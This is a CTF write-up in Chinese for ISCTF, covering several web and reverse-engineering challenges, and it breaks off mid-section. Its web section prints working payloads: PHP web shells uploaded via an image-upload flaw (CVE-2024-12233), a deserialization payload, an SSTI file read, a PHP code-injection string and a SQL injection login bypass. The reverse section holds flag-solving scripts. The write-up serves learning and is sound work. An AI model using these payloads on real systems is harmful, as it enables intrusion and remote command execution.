`ISCTF{3f165c87-c0d4-4903-9c47-3a8d3b9c83df}`

Web

b@by n0t1ce b0ard

在这个网站中可以看到相关指导

原理是对上传的img图片缺乏有效验证，导致可以上传php文件获得cmd权限

查询CVE-2024-12233漏洞，写一个php文件的payload，命名为shell.php

代码块

```
<?php
if (isset($_REQUEST['cmd'])) {
```

```
    echo "<pre>";
    echo shell_exec($_REQUEST['cmd']);
    echo "</pre>";
}
?>
```

在容器网站上正常注册，上传shell.php

之后访问 `http://challenge.bluesharkinfo.com:21529/images/123@example.com/shell.php?cmd=ls`，如果有shell.php说明已经入侵成功

最后访问如下网址执行命令cat /flag即可

代码块

```
http://challenge.bluesharkinfo.com:21529/images/123@example.com/shell.php?cmd=cat%20/flag

（123@example.com替换注册的邮箱）
```

`ISCTF{91392175-0380-4496-8d46-c515d285ad66}`

来签个到吧

查看源码发现有一段被注释掉了

```
<!--
<textarea id="s" name="shark" placeholder=""></textarea><br/>
<br/>
<button class="btn" type="submit">commit</button>
-->
```

在开发者工具中去除注释标记，可以发现上传按钮

SharkHub

你喜欢小蓝鲨吗?

commit

Recent

随机提交请求，发现POST的参数前面总是带有"shark="前缀，如果修改，则会显示错误

查看附件发现是反序列化漏洞，构造payload如下

```
代码块
1   blueshark:O:12:"ShitMountant":2:{s:3:"url";s:5:"/flag";s:6:"logger";N;}
```

之后访问/api.php?id=1即可查看flag

`ISCTF{b3341050-a9c8-4b93-bc16-61d760b5a6c7}`

难过的bottle

上传{{7*7}}，回显49发现是ssti

黑名单里除了flag四个没有其他字符，怎么办呢?

直接斜体就行了😋

```
代码块
1   {{open('/flag').read()}}
```

payload直接打，上传之后查看文件就可以

`ISCTF{308fa63b-f587-49a5-bee4-e1197adf946c}`

ezrce

访问/?code=chdir(dirname(dirname(dirname(__DIR__))));highlight_file(flag);

（返回根目录并读取高亮文件flag）

`ISCTF{fb407456-6430-42bd-820f-3f778aa9cb64}`

flag到底在哪

访问/admin/login.php到达登陆界面

拦截请求，修改用户名为admin，密码尝试得到`' OR '1'='1`（即SQL注入）

重定向到这个界面

上传能获取cmd权限的php文件

代码块

```php
<?php
    system($_GET['cmd']);
?>
```

查看环境变量，访问/?cmd=env即可

`ISCTF{aa334051-9819-4ad3-9784-05844da386ed}`

Reserve

ezzz_math

ida打开发现flag应该有23个字节，然后先逐字节异或0xC，后面解方程，直接上代码

代码块

```python
from z3 import *

def solve_flag():
    s = Solver()

    flag = [BitVec(f'f_{i}', 32) for i in range(23)]

    # 解方程
```

```
    s.add(94 * flag[22] + 74 * flag[21] + 70 * flag[19] + 12 * flag[18] + 20 * flag[16] +
          62 * flag[12] + 82 * flag[10] + 7 * flag[7] + 63 * flag[6] + 18 * flag[5] +
          58 * flag[4] + 94 * flag[2] + 77 * flag[0] - 43 * flag[1] - 37 * flag[3] -
          97 * flag[8] - 23 * flag[9] - 86 * flag[11] - 6 * flag[13] - 5 * flag[14] -
          79 * flag[15] - 63 * flag[17] - 93 * flag[20] == 20156)

    s.add(87 * flag[22] + 75 * flag[21] + 73 * flag[15] + 67 * flag[14] + 30 * flag[13] +
          (flag[11] * 64) + 35 * flag[9] + 91 * flag[7] + 91 * flag[5] + 34 * flag[3] +
          74 * flag[0] - 89 * flag[1] - 72 * flag[2] - 76 * flag[4] - 32 * flag[6] -
          97 * flag[8] - 39 * flag[10] - 23 * flag[12] + 8 * flag[16] - 98 * flag[17] -
          4 * flag[18] - 80 * flag[19] - 83 * flag[20] == 7183)

    s.add(51 * flag[21] + 22 * flag[20] + 15 * flag[19] + 51 * flag[17] + 96 * flag[12] +
          34 * flag[7] + 77 * flag[5] + 59 * flag[2] + 89 * flag[1] + 92 * flag[0] -
          85 * flag[3] - 50 * flag[4] - 51 * flag[6] - 75 * flag[8] - 40 * flag[10] -
          4 * flag[11] - 74 * flag[13] - 98 * flag[14] - 23 * flag[15] - 14 * flag[16] -
          92 * flag[18] - 7 * flag[22] == -7388)

    s.add(61 * flag[22] + 72 * flag[21] + 28 * flag[20] + 55 * flag[18] + 20 * flag[17] +
          13 * flag[14] + 51 * flag[13] + 69 * flag[12] + 10 * flag[11] + 95 * flag[10] +
          43 * flag[9] + 53 * flag[8] + 76 * flag[7] + 25 * flag[6] + 9 * flag[5] +
          10 * flag[4] + 98 * flag[1] + 70 * flag[0] - 22 * flag[2] + 2 * flag[3] -
          49 * flag[15] + 4 * flag[16] - 77 * flag[19] == 69057)

    s.add(7 * flag[22] + 21 * flag[16] + 22 * flag[13] + 55 * flag[9] + 66 * flag[8] +
          78 * flag[5] + 10 * flag[3] + 80 * flag[1] + 65 * flag[0] - 20 * flag[2] -
          53 * flag[4] - 98 * flag[6] + 8 * flag[7] - 78 * flag[10] - 94 * flag[11] -
```

```
          93 * flag[12] - 18 * flag[14] - 48 * flag[15] - 9 * flag[17] - 73 *
flag[18] -
          59 * flag[19] - 68 * flag[20] - 74 * flag[21] == -31438)

    s.add(33 * flag[19] + 78 * flag[15] + 66 * flag[10] + 3 * flag[9] + 43 *
flag[4] +
          24 * flag[3] + 3 * flag[2] + 27 * flag[0] - 18 * flag[1] - 46 *
flag[5] -
          18 * flag[6] - flag[7] - 33 * flag[8] - 50 * flag[11] - 23 *
flag[12] -
          37 * flag[13] - 45 * flag[14] + 2 * flag[16] - flag[17] - 60 *
flag[18] -
          87 * flag[20] - 72 * flag[21] - 6 * flag[22] == -26121)

    s.add(31 * flag[20] + 80 * flag[18] + 34 * flag[17] + 34 * flag[15] + 38 *
flag[14] +
          53 * flag[13] + 35 * flag[12] + 82 * flag[9] + 27 * flag[8] + 80 *
flag[7] +
          46 * flag[6] + 18 * flag[4] + 5 * flag[1] + 98 * flag[0] - 12 *
flag[2] -
          9 * flag[3] - 57 * flag[5] - 46 * flag[10] - 31 * flag[11] - 68 *
flag[16] -
          94 * flag[19] - 93 * flag[21] - 15 * flag[22] == 26005)

    s.add(81 * flag[21] + 40 * flag[20] + 34 * flag[19] + 94 * flag[18] + 98 *
flag[17] +
          11 * flag[14] + 63 * flag[13] + 95 * flag[12] + 43 * flag[11] + 99 *
flag[10] +
          29 * flag[9] + 81 * flag[6] + 72 * flag[5] + 54 * flag[3] + 21 *
flag[0] -
          26 * flag[1] - 90 * flag[2] - 15 * flag[4] - 54 * flag[7] - 12 *
flag[8] -
          38 * flag[15] - 15 * flag[16] - 56 * flag[22] == 57169)

    s.add(71 * flag[18] + 39 * flag[17] + 73 * flag[15] + 14 * flag[14] + 56 *
flag[12] +
          56 * flag[10] + 27 * flag[9] + 68 * flag[7] + 39 * flag[6] + 26 *
flag[5] +
          40 * flag[4] + 24 * flag[3] + 11 * flag[2] + 14 * flag[1] + 94 *
flag[0] -
          10 * flag[8] - 11 * flag[11] - 63 * flag[13] - 39 * flag[16] - 14 *
flag[19] -
          17 * flag[20] - 23 * flag[21] - 7 * flag[22] == 40024)

    s.add((flag[22] * 64) + 80 * flag[21] + 89 * flag[20] + 70 * flag[19] + 66
* flag[18] +
```

```
64            55 * flag[17] + 16 * flag[16] + 84 * flag[13] + 48 * flag[12] + 11 *
    flag[7] +
65            32 * flag[5] + 99 * flag[0] - 26 * flag[1] - 91 * flag[2] - 96 *
    flag[3] -
66            63 * flag[4] - 67 * flag[6] - 72 * flag[8] + 4 * flag[9] - 84 *
    flag[10] -
67            81 * flag[11] - 80 * flag[14] - 98 * flag[15] == 432)
68
69        s.add(flag[21] + 41 * flag[17] + 46 * flag[12] + 44 * flag[9] + 63 *
    flag[0] -
70            73 * flag[1] - 43 * flag[2] + 4 * flag[3] - 37 * flag[4] - 54 *
    flag[5] -
71            58 * flag[6] - 95 * flag[7] - 2 * flag[8] - 37 * flag[10] - 5 *
    flag[11] +
72            2 * flag[13] - 46 * flag[14] - 27 * flag[15] - 19 * flag[16] - 78 *
    flag[18] -
73            51 * flag[19] - 82 * flag[20] - 59 * flag[22] == -57338)
74
75        s.add(10 * flag[22] + 58 * flag[18] + 16 * flag[17] + 69 * flag[16] + 6 *
    flag[15] +
76            5 * flag[12] + 87 * flag[7] + 47 * flag[5] + 91 * flag[4] + 54 *
    flag[2] +
77            21 * flag[1] + 52 * flag[0] - 76 * flag[3] - 96 * flag[6] - 27 *
    flag[8] -
78            43 * flag[9] - 15 * flag[10] - 35 * flag[11] - 53 * flag[13] + 4 *
    flag[14] -
79            83 * flag[19] - 68 * flag[20] - 18 * flag[21] == 1777)
80
81        s.add(66 * flag[22] + 92 * flag[21] + 29 * flag[20] + 42 * flag[19] + 55 *
    flag[14] +
82            72 * flag[13] + 40 * flag[12] + 31 * flag[10] + 88 * flag[9] + 61 *
    flag[8] +
83            59 * flag[7] + 35 * flag[6] + 16 * flag[3] + 24 * flag[1] + 60 *
    flag[0] -
84            55 * flag[2] - 8 * flag[4] - 7 * flag[5] - 17 * flag[11] - 25 *
    flag[15] -
85            22 * flag[16] - 10 * flag[17] - 59 * flag[18] == 47727)
86
87        s.add(3 * flag[21] + 54 * flag[18] + 6 * flag[15] + 93 * flag[14] + 74 *
    flag[10] +
88            6 * flag[7] + 98 * flag[4] + 65 * flag[3] + 84 * flag[2] + 18 *
    flag[1] +
89            35 * flag[0] - 29 * flag[5] - 40 * flag[6] - 35 * flag[8] + 8 *
    flag[9] -
90            15 * flag[11] - 4 * flag[12] - 83 * flag[16] - 74 * flag[17] - 72 *
    flag[19] -
91            53 * flag[20] - 31 * flag[22] == 6695)
```

```
92
93      s.add(45 * flag[20] + 14 * flag[19] + 76 * flag[18] + 17 * flag[16] + 86 *
    flag[14] +
94            28 * flag[11] + 19 * flag[5] + 46 * flag[1] + 75 * flag[0] - 12 *
    flag[2] -
95            27 * flag[3] - 66 * flag[4] - 27 * flag[6] - 32 * flag[7] - 69 *
    flag[8] -
96            31 * flag[9] - 65 * flag[10] - 54 * flag[12] - 6 * flag[13] + 2 *
    flag[15] -
97            10 * flag[17] - 89 * flag[21] - 16 * flag[22] == -3780)
98
99      s.add(62 * flag[21] + 74 * flag[20] + 28 * flag[18] + 7 * flag[17] + 74 *
    flag[16] +
100           45 * flag[15] + 57 * flag[14] + 34 * flag[11] + 85 * flag[10] + 98 *
    flag[6] +
101           29 * flag[4] + 94 * flag[3] + 51 * flag[2] + 85 * flag[1] - 36 *
    flag[5] -
102           flag[7] - 3 * flag[8] - 74 * flag[9] - 70 * flag[12] - 68 * flag[13]
    -
103           3 * flag[19] + 8 * flag[22] == 47300)
104
105     s.add(22 * flag[22] + 45 * flag[21] + 14 * flag[19] + 32 * flag[18] + 77 *
    flag[17] +
106           70 * flag[12] + 7 * flag[10] + 99 * flag[4] + 82 * flag[0] - 48 *
    flag[1] -
107           40 * flag[2] - 81 * flag[3] - 27 * flag[5] - 75 * flag[6] - 79 *
    flag[7] -
108           26 * flag[8] - 68 * flag[9] - 57 * flag[11] - 77 * flag[13] - 32 *
    flag[14] -
109           flag[15] - 91 * flag[16] - 14 * flag[20] == -34153)
110
111     s.add(65 * flag[21] + 13 * flag[20] + 61 * flag[17] + 97 * flag[13] + 24 *
    flag[10] +
112           40 * flag[5] + 20 * flag[0] - 81 * flag[1] - 17 * flag[2] - 77 *
    flag[3] -
113           79 * flag[4] - 45 * flag[6] - 61 * flag[7] - 48 * flag[8] - 97 *
    flag[9] -
114           49 * flag[11] - 14 * flag[12] - 81 * flag[14] - 20 * flag[15] - 27 *
    flag[16] -
115           89 * flag[18] - 93 * flag[19] - 46 * flag[22] == -55479)
116
117     s.add(60 * flag[21] + 70 * flag[20] + 13 * flag[15] + 87 * flag[13] + 76 *
    flag[11] +
118           88 * flag[9] + 87 * flag[3] + 87 * flag[0] - 97 * flag[1] - 40 *
    flag[2] -
119           49 * flag[4] - 23 * flag[5] - 30 * flag[6] - 50 * flag[7] - 98 *
    flag[8] -
```

```
            21 * flag[10] - 54 * flag[12] - 65 * flag[14] - 80 * flag[17] - 28 *
    flag[18] -
            57 * flag[19] - 70 * flag[22] == -20651)

    s.add(54 * flag[20] + 86 * flag[17] + 92 * flag[16] + 41 * flag[15] + 70 *
    flag[10] +
            9 * flag[9] + flag[8] + 96 * flag[7] + 45 * flag[6] + 78 * flag[5] +
            3 * flag[4] + 90 * flag[3] + 71 * flag[2] + 96 * flag[0] - 8 *
    flag[1] +
            4 * flag[11] - 55 * flag[12] - 73 * flag[13] - 54 * flag[14] - 89 *
    flag[18] -
            (flag[19] * 64) - 67 * flag[21] + 4 * flag[22] == 35926)

    s.add(5 * flag[22] + 88 * flag[20] + 52 * flag[19] + 21 * flag[17] + 25 *
    flag[16] +
            3 * flag[13] + 88 * flag[10] + 39 * flag[8] + 48 * flag[7] + 74 *
    flag[6] +
            86 * flag[4] + 46 * flag[2] + 17 * flag[0] - 98 * flag[1] - 50 *
    flag[3] -
            28 * flag[5] - 73 * flag[9] - 33 * flag[11] - 75 * flag[12] - 14 *
    flag[14] -
            31 * flag[15] - 26 * flag[18] - 52 * flag[21] == 8283)

    s.add(96 * flag[22] + 85 * flag[20] + 55 * flag[19] + 99 * flag[13] + 19 *
    flag[11] +
            77 * flag[10] + 52 * flag[9] + 66 * flag[8] + 96 * flag[6] + 72 *
    flag[4] +
            90 * flag[3] + 60 * flag[1] + 94 * flag[0] - 99 * flag[2] - 26 *
    flag[5] -
            94 * flag[7] - 49 * flag[12] - 32 * flag[14] - 54 * flag[15] - 92 *
    flag[16] -
            71 * flag[17] - 63 * flag[18] - 23 * flag[21] == 33789)

    s.add(15 * flag[22] + flag[19] + 26 * flag[17] + 65 * flag[16] + 80 *
    flag[11] +
            92 * flag[8] + 28 * flag[5] + 79 * flag[4] + 73 * flag[0] - 98 *
    flag[1] -
            2 * flag[2] - 70 * flag[3] - 10 * flag[6] - 30 * flag[7] - 51 *
    flag[9] -
            77 * flag[10] - 32 * flag[12] - 32 * flag[13] + 8 * flag[14] + 4 *
    flag[15] -
            11 * flag[18] - 83 * flag[20] - 85 * flag[21] == -10455)

    if s.check() == sat:
        model = s.model()
        result = []
        for i in range(23):
```

```
151                 result.append(model[flag[i]].as_long())
152             return bytes(result)
153         return None
154
155     def main():
156         xor_flag = solve_flag()
157         if xor_flag:
158             original_flag = bytes([c ^ 0xC for c in xor_flag])
159             print(f"Flag: {original_flag.decode()}")
160         else:
161             print("No solution found")
162
163     if __name__ == "__main__":
164         main()
```

Flag: ISCTF{yR_A_Zzz_Ma5t3R!}

ezpy

py逆向，用pyinstxtractor得到eapy.pyc,发现从mypy库里面引用了check函数，于是ida打开mypy.cp313-win_amd64.pyd,shift+f12找到check

Address	Length	Type	String
.rdata:00…	00000018	C	RC4 flag checker module
.rdata:00…	00000006	C	check
.rdata:00…	0000001D	C	Check if the flag is correct
.rdata:00…	0000001C	C	Mingw-w64 runtime failure:\n
.rdata:00…	00000020	C	Address %p has no image-section
.rdata:00…	00000031	C	VirtualQuery failed for %d bytes at address %p
.rdata:00…	00000027	C	VirtualProtect failed with code 0x%x
.rdata:00…	00000032	C	Unknown pseudo relocation protocol version %d.\n
.rdata:00…	0000002A	C	Unknown pseudo relocation bit size %d.\n
.rdata:00…	00000053	C	%d bit pseudo relocation at %p out of range, targeting %p, yielding the value %p.\n
.rdata:00…	00000012	C	GCC: (GNU) 13.2.0
.rdata:00…	00000012	C	GCC: (GNU) 13.2.0

双击找到对应地址

```
.rdata:000000036F4D4000 unk_36F4D4000   db  73h ; s              ; DATA XREF: sub_36F4D1519+2B1o
.rdata:000000036F4D4001                 db    0
.rdata:000000036F4D4002 aMypy           db 'mypy',0               ; DATA XREF: .data:000000036F4D3048↑o
.rdata:000000036F4D4007 aRc4FlagChecker db 'RC4 flag checker module',0
.rdata:000000036F4D4007                                           ; DATA XREF: .data:000000036F4D3050↑o
.rdata:000000036F4D401F aCheck          db 'check',0              ; DATA XREF: .data:off_36F4D30A0↑o
.rdata:000000036F4D4025 aCheckIfTheFlag db 'Check if the flag is correct',0
.rdata:000000036F4D4025                                           ; DATA XREF: .data:000000036F4D30B8↑o
.rdata:000000036F4D4042                 align 10h
.rdata:000000036F4D4050 ; _BYTE byte_36F4D4050[48]
.rdata:000000036F4D4050 byte_36F4D4050  db 1Dh, 0D5h, 38h, 33h, 0AFh, 0B5h, 51h, 0F3h, 2Ch, 6Bh
.rdata:000000036F4D4050                                           ; DATA XREF: sub_36F4D1519+C2↑o
.rdata:000000036F4D405A                 db 6Eh, 0FEh, 41h, 24h, 43h, 0D2h, 71h, 0CFh, 0A4h, 4Ch
.rdata:000000036F4D4064                 db 0E3h, 2 dup(9Ah), 0B5h, 31h, 17h dup(0)
.rdata:000000036F4D4080 off_36F4D4080   dq offset TlsCallback_0 ; DATA XREF: .rdata:off_36F4D4280↓o
.rdata:000000036F4D4088                 align 20h
.rdata:000000036F4D40A0 TlsDirectory    dq offset TlsStart
.rdata:000000036F4D40A8 TlsEnd_ptr      dq offset TlsEnd
.rdata:000000036F4D40B0 TlsIndex_ptr    dq offset TlsIndex
.rdata:000000036F4D40B8 TlsCallbacks_ptr dq offset TlsCallbacks
.rdata:000000036F4D40C0 TlsSizeOfZeroFill dd 0
```

查看check函数

```
_BYTE *__fastcall sub_36F4D1519(__int64 a1, __int64 a2)
{
  char *v2; // rsi
  _BYTE *v3; // rbx
  char *v5; // rax
  unsigned int v6; // eax
  __int64 v7; // rax
  char v8[274]; // [rsp+26h] [rbp-132h] BYREF
  char *Str; // [rsp+138h] [rbp-20h] BYREF

  strcpy(v8, "ISCTF2025");
  if ( !(unsigned int)PyArg_ParseTuple(a2, &unk_36F4D4000, &Str) )
    return 0i64;
  v2 = Str;
  v3 = (_BYTE *)Py_FalseStruct;
  if ( (unsigned int)strlen(Str) == 25 )
  {
    v5 = (char *)malloc(0x19ui64);
    v3 = v5;
    if ( v5 )
    {
      *(__m128i *)v5 = _mm_loadu_si128((const __m128i *)v2);
      *(__m128i *)(v5 + 9) = _mm_loadu_si128((const __m128i *)(v2 + 9));
      v6 = strlen(v8);
      sub_36F4D1430(&v8[10], v8, v6);
      sub_36F4D149C((__int64)&v8[10], v3, 25);
      v7 = 0i64;
      while ( v3[v7] == byte_36F4D4050[v7] )
      {
        if ( ++v7 == 25 )
        {
          free(v3);
          return (_BYTE *)Py_TrueStruct;
        }
      }
      free(v3);
      return (_BYTE *)Py_FalseStruct;
    }
    else
    {
      PyErr_NoMemory();
    }
  }
  return v3;
```

根据先前RC4 flag checker module猜测这是一个RC4，然后密钥是“ISCTF2025”，写出脚本

代码块

```python
enc = bytes([0x1D, 0xD5, 0x38, 0x33, 0xAF, 0xB5, 0x51, 0xF3, 0x2C, 0x6B,
  0x6E, 0xFE, 0x41, 0x24, 0x43, 0xD2, 0x71, 0xCF, 0xA4, 0x4C,
  0xE3, 0x9A, 0x9A, 0xB5, 0x31])

key ="ISCTF2025"
def rc4_init(key):
    S = list(range(256))
    j = 0
    for i in range(256):
        key_byte = key[i % len(key)]
        if isinstance(key_byte, str):
            key_byte = ord(key_byte)
        j = (j + S[i] + key_byte) % 256
        S[i], S[j] = S[j], S[i]
    return S

def rc4_crypt(S, data):
    i = j = 0
    out = []
    for k in range(len(data)):
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        keystream_byte = S[(S[i] + S[j]) % 256]
        out.append(keystream_byte ^ data[k])
    return bytes(out)
```

```
27
28  S = rc4_init(key)
29  flag = rc4_crypt(S, enc)
30
31  print("Flag:", flag.decode())
```

Flag: ISCTF{Y0U_GE7_7HE_PYD!!!}

ELF

下载下来丢到die里面去，发现使用pyinstaller打包，使用pyinstxtractor得到main.pyc

得到题目源码

代码块

```
1   import base64
2   import hashlib
3   import random
4   flag =
    '8d13c398b72151b1dad78762553dbbd59dba9b0b2330b03b401ea4f2a6d4731d479220fe900b52
    0f6b4753667fe1cdf9eff8d3b833a0013c4083fa1ad27d056486702bda245f3c1aa0fbf84b237d8
    f2dec9a80791fe66625adfe3669419a104cbb67293eaada20f79cebf69d84d326025dd35dec09a2
    c97ad838efa5beba9e72'
5   YourInput = input('Please input your flag:')
6   enc = ''
7   if len(YourInput) != 24:
8       print('Length Wrong!!!')
9       exit(0)
10
11  def Rep(hash_data):
12      random.seed(161)
13      result = list(hash_data)
14      for i in range(len(result) - 1, 0, -1):
15          swap_index = random.randint(0, i)
16          result[i], result[swap_index] = (result[swap_index], result[i])
17      return ''.join(result)
18  for i in range(len(YourInput) // 3):
19      c2b = base64.b64encode(YourInput[i * 3:(i + 1) * 3].encode('utf-8'))
20      hash = hashlib.md5(c2b).hexdigest()
21      enc += Rep(hash)
22  if enc == flag:
23      print('Your are win!!!')
24  else:
25      print('Your are lose!!!')
```

加密步骤是把24字节的flag拆分成8组，每组的base64编码生成一个md5值，然后用Rep函数将md5值中的数据打乱，最后拼接起来得到密文

直接逆向

代码块

```
import base64
import random
import hashlib

flag = '8d13c398b72151b1dad78762553dbbd59dba9b0b2330b03b401ea4f2a6d4731d479220fe900b520f6b4753667fe1cdf9eff8d3b833a0013c4083fa1ad27d056486702bda245f3c1aa0fbf84b237d8f2dec9a80791fe66625adfe3669419a104cbb67293eaada20f79cebf69d84d326025dd35dec09a2c97ad838efa5beba9e72'

def re_Rep(enc_hash):
    random.seed(161)
    n = len(enc_hash)
    indices = list(range(n))

    swap = []
    for i in range(n - 1, 0, -1):
        swap_index = random.randint(0, i)
        swap.append((i, swap_index))

    result = list(enc_hash)
    for i, swap_index in reversed(swap):
        result[i], result[swap_index] = result[swap_index], result[i]

    return ''.join(result)

def precompute_md5_dict():
    md5_dict = {}
    print("预计算MD5映射...")
    for a in range(32, 127):
        for b in range(32, 127):
            for c in range(32, 127):
                test_str = chr(a) + chr(b) + chr(c)
                c2b = base64.b64encode(test_str.encode('utf-8'))
                hash_val = hashlib.md5(c2b).hexdigest()
                md5_dict[hash_val] =test_str
    return md5_dict

def solve_fast():
    # 预计算
    md5_dict = precompute_md5_dict()
```

```
    # 分割并逆向
    hash_parts = [flag[i*32:(i+1)*32] for i in range(8)]
    original_hashes = [re_Rep(part) for part in hash_parts]

    result = ""
    for i, target_md5 in enumerate(original_hashes):
        if target_md5 in md5_dict:
            result += md5_dict[target_md5]
            print(f"第{i+1}组: {md5_dict[target_md5]}")
        else:
            print(f"第{i+1}组未找到匹配")

    return result

# 运行快速求解
flag_result = solve_fast()
print(f"\n最终flag: {flag_result}")
```

得到flag：ISCTF{NO7_3x3_i5_3Lf!!!}

小蓝鲨的单片机_1

反汇编得到

代码块

```
0x100: MOV P0, #0xFF      ; 初始化端口 P0
0x103: MOV P2, #0xFF      ; 初始化端口 P2
0x106: MOV DPTR, #0x0207  ; 数据指针指向 0x0207 (字模数据的起始位置前一个字节)

; --- 主循环 ---
0x109: MOV A, P2          ; 读取 P2
0x10B: CPL A              ; 取反
0x10C: MOV P2, A          ; 写回 P2 (让 P2 上的 LED 闪烁)
0x10E: MOV A, #00
0x110: ACALL 0x011C       ; 调用延时函数
0x112: INC DPTR           ; 数据指针 +1 (指向下一个字模字节)
0x113: MOVC A, @A+DPTR    ; 读取字模数据
0x114: CPL A              ; 取反 (LED通常是低电平点亮)
0x115: MOV P0, A          ; 将字模数据输出到 P0 (显示)
0x117: CJNE A, #00, 0x109 ; 如果读到的数据不是 0x00 (结束符)，则跳转回 0x109 继续
0x11A: SJMP 0x100         ; 如果结束，重新开始
```

作用是逐字节读取 0x207 之后的数据，并将其作为 8x8 点阵字体显示在LED矩阵上。

以3C 18 18 18 18 18 3C 00为例，将16进制数逐个转为2进制数

代码块

```
00111100
00011000
00011000
00011000
00011000
00011000
00111100
00000000
```

得到"I"，依次类推得到ISCTF{Wow_You_Are_Good_At_51}

MysteriousStream

用ida查看main函数，大致的操作流程如下

代码块

```
int main() {
    // 1. 读取payload.dat文件
    FILE *fp = fopen("payload.dat", "rb");
    fread(data, 1, filesize, fp);

    // 2. 准备密钥
    char key[17] = "P4ssXORSecr3tK3y!";

    // 3. 第一层解密：RC4变种
    rc4_variant(data, filesize, &key[7], 10); // 使用"XORSecr3t"作为密钥

    // 4. 第二层解密：循环XOR
    for (i = 0; i < filesize; i++) {
        data[i] ^= key[i % 7]; // 使用"P4ssXOR"作为XOR密钥
    }

    // 5. 输出结果
    printf("Result: %s\n", data);
}
```

查看rc4_variant

代码块

```
unsigned __int64 __fastcall rc4_variant(_BYTE *a1, __int64 a2, __int64 a3,
```

```
unsigned __int64 a4)
{
  _BYTE *v4; // r8
  __int64 i; // rax
  unsigned __int64 v7; // rcx
  int v8; // ebx
  char v9; // r11
  _BYTE *v10; // r9
  char v11; // al
  char v13[264]; // [rsp+0h] [rbp-118h]
  unsigned __int64 v14; // [rsp+108h] [rbp-10h]

  v4 = a1;
  v14 = __readfsqword(0x28u);
  for ( i = 0LL; i != 256; ++i )
    v13[i] = i;
  v7 = 0LL;
  LOBYTE(v8) = 0;
  do
  {
    v9 = v13[v7];
    v8 = (unsigned __int8)((v7 & 0xAA) + v8 + v9 + *(_BYTE *)(a3 + v7 % a4));
    v13[v7++] = v13[v8];
    v13[v8] = v9;
  }
  while ( v7 != 256 );
  if ( a2 )
  {
    v10 = &a1[a2];
    LOBYTE(a1) = 0;
    LOBYTE(a2) = 0;
    do
    {
      LODWORD(a1) = (unsigned __int8)((_BYTE)a1 + 1);
      v11 = v13[(unsigned int)a1];
      LODWORD(a2) = (unsigned __int8)(v11 + a2);
      v13[(unsigned int)a1] = v13[(unsigned int)a2];
      v13[(unsigned int)a2] = v11;
      *v4++ ^= v13[(unsigned __int8)(v13[(unsigned int)a1] + v11)];
    }
    while ( v10 != v4 );
  }
  return v14 - __readfsqword(0x28u);
}
```

与普通rc4相比修改了ksa

所以写出解密脚本

代码块

```
def rc4_variant_decrypt(data, key):
    """逆向实现rc4_variant解密函数"""
    S = list(range(256))

    # KSA变种（与加密相同）
    j = 0
    for i in range(256):
        k = (i & 0xAA) + j + S[i] + key[i % len(key)]
        j = k & 0xFF
        S[i], S[j] = S[j], S[i]

    # PRGA（与加密相同）
    i = j = 0
    result = bytearray(len(data))

    for k in range(len(data)):
        i = (i + 1) & 0xFF
        j = (j + S[i]) & 0xFF
        S[i], S[j] = S[j], S[i]
        keystream = S[(S[i] + S[j]) & 0xFF]
        result[k] = data[k] ^ keystream

    return bytes(result)

def main():
    # 密文数据
    encrypted = bytes.fromhex(
        "F1C652ACAB33EE6873CEA53F0E0EB7FD"
        "C731BE9AA7E8D41FE04B3154FF7CCCD2"
        "160B4034E6B815BF"
    )

    # 密钥
    full_key = b"P4ssXORSecr3tK3y!"
    rc4_key = full_key[7:17]  # "XORSecr3t"（10字节）
    xor_key = full_key[:7]    # "P4ssXOR"（7字节）

    # 解密步骤
    # 1. 先XOR解密
    after_xor = bytearray()
    for i in range(len(encrypted)):
        after_xor.append(encrypted[i] ^ xor_key[i % 7])

```

```
    # 2. 再RC4变种解密
    decrypted = rc4_variant_decrypt(bytes(after_xor), rc4_key)

    # 输出结果
    flag = decrypted.decode('utf-8')
    print(f"Flag: {flag}")

if __name__ == "__main__":
    main()
```

得到flag：ISCTF{Y0u_a2e_2ea11y_a_1aby2inth_master}

小蓝鲨的单片机_2

开头是一个跳转命令，地址是0x0100，说明主程序从0x0100开始，初始化完成后，程序进入主循环。会向屏幕输出两行数据。

第一行

代码块

```
0x0133: 79 80       ; MOV R1, #0x80 (设置 LCD 光标位置：第一行开头)
0x0137: 7B 01       ; MOV R3, #0x01 (数据指针高字节 DPH)
0x0139: 7C CC       ; MOV R4, #0xCC (数据指针低字节 DPL -> 指向 0x01CC)
0x013B: 31 B0       ; ACALL 0x01B0  (调用“打印加密字符串”函数)
```

第二行

代码块

```
0x013D: 79 C0       ; MOV R1, #0xC0 (设置 LCD 光标位置：第二行开头)
0x013F: 7B 01       ; MOV R3, #0x01
0x0141: 7C DC       ; MOV R4, #0xDC (数据指针低字节 DPL -> 指向 0x01DC)
0x0143: 31 B0       ; ACALL 0x01B0  (再次调用打印函数)
```

打印函数逻辑是读取 DPTR (由上面的 R3:R4 设定，分别为 0x01CC 和 0x01DC) 指向的内存数据；循环 16 次；每次读取一个字节后，调用解密函数。

解密函数是与0xA2异或。

所以写出脚本

代码块

```
def solve():
    row1_hex = "EB F1 E1 F6 E4 D9 F5 CD D5 FD FB CD D7 FD E3 D0"
```

```
    row2_hex = "C7 FD 97 93 FD EF C3 D1 D6 C7 D0 DF 82 82 82 82"

    # 将 Hex 字符串转换为整数列表
    data_row1 = [int(x, 16) for x in row1_hex.split()]
    data_row2 = [int(x, 16) for x in row2_hex.split()]

    # 逆向分析得出的 XOR 密钥
    key = 0xA2

    print("开始解密 1602A 屏幕数据...")
    print("-" * 30)

    # 解密第一行
    decrypted_row1 = ""
    for byte in data_row1:
        decrypted_row1 += chr(byte ^ key)
    print(f"Row 1: {decrypted_row1}")

    # 解密第二行
    decrypted_row2 = ""
    for byte in data_row2:
        decrypted_row2 += chr(byte ^ key)
    print(f"Row 2: {decrypted_row2}")

    print("-" * 30)
    print(f"最终 Flag: {decrypted_row1.strip()}{decrypted_row2.strip()}")

if __name__ == "__main__":
    solve()
```

得到flag：ISCTF{Wow_You_Are_51_Master}

ReCall

ida查看主函数，程序会把输入的24字节的flag分成6个整数，每两个一组，一共三组。

第一组：调用 sub_4011C0 进行加密。

第二组：创建一个线程 (CreateThread)，在线程函数 StartAddress 中进行加密。

第三组：等待线程结束后 (WaitForSingleObject)，再次调用 sub_4011C0 对第三组进行加密。

最后将加密后的结果与密文数组比较。

观察sub_4011C0发现这是一个xxtea算法

密文是

```
cipher = [
    0x2D66FD90, 0xF6FB537A, # Group 1
    0xE32FCE6D, 0x07248633, # Group 2
    0xDF96A0AD, 0x65E18188  # Group 3
]
```

但如果用标准xxtea的魔数和静态分析得到的key去写解密脚本无法得到flag。

继续观察，发现TlsCallback_0函数

代码块

```
